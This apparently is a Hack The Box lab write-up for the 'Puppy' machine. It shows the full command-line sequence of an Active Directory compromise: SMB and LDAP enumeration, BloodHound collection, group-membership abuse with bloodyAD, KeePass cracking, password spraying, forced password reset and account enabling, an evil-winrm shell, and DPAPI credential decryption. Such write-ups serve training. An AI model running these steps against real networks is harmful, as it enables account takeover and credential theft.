As is common in real life pentests, you will start the Puppy box with credentials for the following account: levi.james / KingofAkron2025!
Init
Starting with nmap scan there are a lot of ports open but main LDAP and NFS server.
Nmap scan report for 10.10.11.70
Host is up (0.058s latency).
Not shown: 986 filtered tcp ports (no-response)
Bug in iscsi-info: no string output.
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-10-05 06:53:41Z)
111/tcp  open  rpcbind       2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/tcp6  rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  2,3,4        111/udp6  rpcbind
|   100003  2,3         2049/udp   nfs
|   100003  2,3         2049/udp6  nfs
|   100005  1,2,3       2049/udp   mountd
|   100005  1,2,3       2049/udp6  mountd
|   100021  1,2,3,4     2049/tcp   nlockmgr
|   100021  1,2,3,4     2049/tcp6  nlockmgr
|   100021  1,2,3,4     2049/udp   nlockmgr
|   100021  1,2,3,4     2049/udp6  nlockmgr
|   100024  1           2049/tcp   status
|   100024  1           2049/tcp6  status
|   100024  1           2049/udp   status
|_  100024  1           2049/udp6  status
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: PUPPY.HTB0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
2049/tcp open  nlockmgr      1-4 (RPC #100021)
3260/tcp open  iscsi?
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: PUPPY.HTB0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 7h00m00s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2025-10-05T06:55:31
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 235.97 seconds
Checking out the SMB shares:
┌─[htb_lab_truelyyours]─[10.10.16.101]─[truelyyours@parrot]─[~/htb/machines]
└──╼ [★]$ nxc smb puppy.htb -u levi.james -p 'KingofAkron2025!' --shares
SMB         10.10.11.70     445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:PUPPY.HTB) (signing:True) (SMBv1:False) (Null Auth:True)
SMB         10.10.11.70     445    DC               [+] PUPPY.HTB\levi.james:KingofAkron2025!
SMB         10.10.11.70     445    DC               [*] Enumerated shares
SMB         10.10.11.70     445    DC               Share           Permissions     Remark
SMB         10.10.11.70     445    DC               -----           -----------     ------
SMB         10.10.11.70     445    DC               ADMIN$                          Remote Admin
SMB         10.10.11.70     445    DC               C$                              Default share
SMB         10.10.11.70     445    DC               DEV                             DEV-SHARE for PUPPY-DEVS
SMB         10.10.11.70     445    DC               IPC$            READ            Remote IPC
SMB         10.10.11.70     445    DC               NETLOGON        READ            Logon server share
SMB         10.10.11.70     445    DC               SYSVOL          READ            Logon server share
There is a DEV share but the user has no access to it. Checking for any certificates, there are none.
┌─[htb_lab_truelyyours]─[10.10.16.9]─[truelyyours@parrot]─[~/htb/machines/Puppy]
└──╼ [★]$ nxc ldap DC -u levi.james -p 'KingofAkron2025!' -M adcs
LDAP        10.10.11.70     389    DC               [*] Windows Server 2022 Build 20348 (name:DC) (domain:PUPPY.HTB) (signing:None) (channel binding:No TLS cert)
LDAP        10.10.11.70     389    DC               [+] PUPPY.HTB\levi.james:KingofAkron2025!
ADCS        10.10.11.70     389    DC               [*] Starting LDAP search with search filter '(objectClass=pKIEnrollmentService)'
Going ahead and I collect bloodhound data and see if I can find any interesting relationships.
bloodhound-ce-python --zip -dc DC.puppy.htb -u levi.james -p 'KingofAkron2025!' --auth-method ntlm -c all -d puppy.htb --dns-tcp -ns 10.10.11.70

From this data I can see the Levi James is member of HR who can write to Developers group. Looking back, we did find a share of DEV so we can now add levi james to it and checkout what is there on DEV.
┌─[htb_lab_truelyyours]─[10.10.16.9]─[truelyyours@parrot]─[~/htb/machines/Puppy]
└──╼ [★]$ bloodyAD -d "puppy.htb" -u levi.james -p "KingofAkron2025!" --dc-ip 10.10.11.70 add groupMember 'developers' levi.james
[+] levi.james added to developers
┌─[htb_lab_truelyyours]─[10.10.16.9]─[truelyyours@parrot]─[~/htb/machines/Puppy]
└──╼ [★]$ nxc smb puppy.htb -u levi.james -p 'KingofAkron2025!' --sharesvi.jame
SMB         10.10.11.70     445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:PUPPY.HTB) (signing:True) (SMBv1:False) (Null Auth:True)
SMB         10.10.11.70     445    DC               [+] PUPPY.HTB\levi.james:KingofAkron2025!
SMB         10.10.11.70     445    DC               [*] Enumerated shares
SMB         10.10.11.70     445    DC               Share           Permissions     Remark
SMB         10.10.11.70     445    DC               -----           -----------     ------
SMB         10.10.11.70     445    DC               ADMIN$                          Remote Admin
SMB         10.10.11.70     445    DC               C$                              Default share
SMB         10.10.11.70     445    DC               DEV             READ            DEV-SHARE for PUPPY-DEVS
SMB         10.10.11.70     445    DC               IPC$            READ            Remote IPC
SMB         10.10.11.70     445    DC               NETLOGON        READ            Logon server share
SMB         10.10.11.70     445    DC               SYSVOL          READ            Logon server share
So, now we can read DEV! Here I find a .kdbx file (KeePass Database) so I download the file and try to get password from it.
Convert to a hash: python3 ../../../keepass2john/keepass2john.py recovery.kdbx > hash_john.keepass
Then we have the password which is easily cracked via john:

Using keepassxc I make note of all the passwords that we have in this “DB”.
passwords_keepass.txt
HJKL2025!
Antman2025!
JamieLove2025!
ILY2025!
Steve2025!
And we already have user’s list from bloodhound data:
users.txt
steph.cooper_adm
adam.silver
steph.cooper
jamie.williams
ant.edwards
levi.james
krbtgt
Guest
Administrator
Enumerating all user vs passwords nxc smb 10.10.11.70 -u users.txt -p password_from_keepass.txt --continue-on-success we have a match!
It is a good idea to check if the remote server has any restrictions on number of failed login attempts
nxc smb puppy.htb -u ant.edwards -p 'Antman2025!' --pass-pol. Here the “Account Lockout Threshold” is None so we can enumerate the users x password combinations.

User Flag
This user has the same shares as Levi James. Checking Bloodhound, Ant Edwards has GenericAll over user Adam Silver! Checking out via certipy we don’t have any ADCS possibilities:
┌─[(venv)]─[htb_lab_truelyyours]─[10.10.16.90]─[truelyyours@parrot]─[~/htb/machines/Puppy]
└──╼ [★]$ certipy find -u "ant.edwards@puppy.htb" -p "Antman2025!" -target 10.10.11.70
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[-] Got error: socket ssl wrapping error: [Errno 104] Connection reset by peer
[-] Use -debug to print a stacktrace
So, the other possibility, which is not usually preferred in pentesting, is to reset/set the password!
┌─[(venv)]─[htb_lab_truelyyours]─[10.10.16.90]─[truelyyours@parrot]─[~/htb/machines/Puppy]
└──╼ [★]$ bloodyAD --host puppy.htb -d puppy.htb -u 'ant.edwards' -p 'Antman2025!' set password 'adam.silver' 'Password!'
[+] Password changed successfully!
Verifying the password using nxc smb, the account is disabled STATUS_ACCOUNT_DISABLED. But we have generic write so we can enable it!
┌─[(venv)]─[htb_lab_truelyyours]─[10.10.16.90]─[truelyyours@parrot]─[~/htb/machines/Puppy]
└──╼ [★]$ bloodyAD --host puppy.htb -d puppy.htb -u 'ant.edwards' -p 'Antman2025!' remove uac -f ACCOUNTDISABLE 'adam.silver'
[-] ['ACCOUNTDISABLE'] property flags removed from adam.silver's userAccountControl
┌─[(venv)]─[htb_lab_truelyyours]─[10.10.16.90]─[truelyyours@parrot]─[~/htb/machines/Puppy]
└──╼ [★]$ nxc smb puppy.htb -u 'adam.silver' -p 'Password!'
SMB         10.10.11.70     445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:PUPPY.HTB) (signing:True) (SMBv1:False) (Null Auth:True)
SMB         10.10.11.70     445    DC               [+] PUPPY.HTB\adam.silver:Password!
Now, we can get reverse shell using evil-winrm - evil-winrm -i 10.10.11.70 -u adam.silver -p 'Password!'.
Hence, we have the user flag now!
Privilege Escalation
Looking at the root folder, we have a “Backups” directors which has a zip. Downloading this an looking at the contents, it is a backup of a website. We do have a .bak file, nsm-auth-config.xml.bak specifically. This file has steph.cooper’s credentials.

Adam Silver has no outbound relations. There is steph.cooper_adm who have administrator privileges. So, I get shell via evil-winrm shell and load winPEAS.exe to find something.
We have some DPAPI Credentials Files and Master Key


Using dpapi.py (which is impackt’s file), we decrypt the master key which we can use to decrypt the credential files! One of the file has the password for steph.cooper_adm which we know have administrator privileges!

Cheers! 🎉😎! Treat yourself to a crisp glass of that God’s nectar 🥂💧!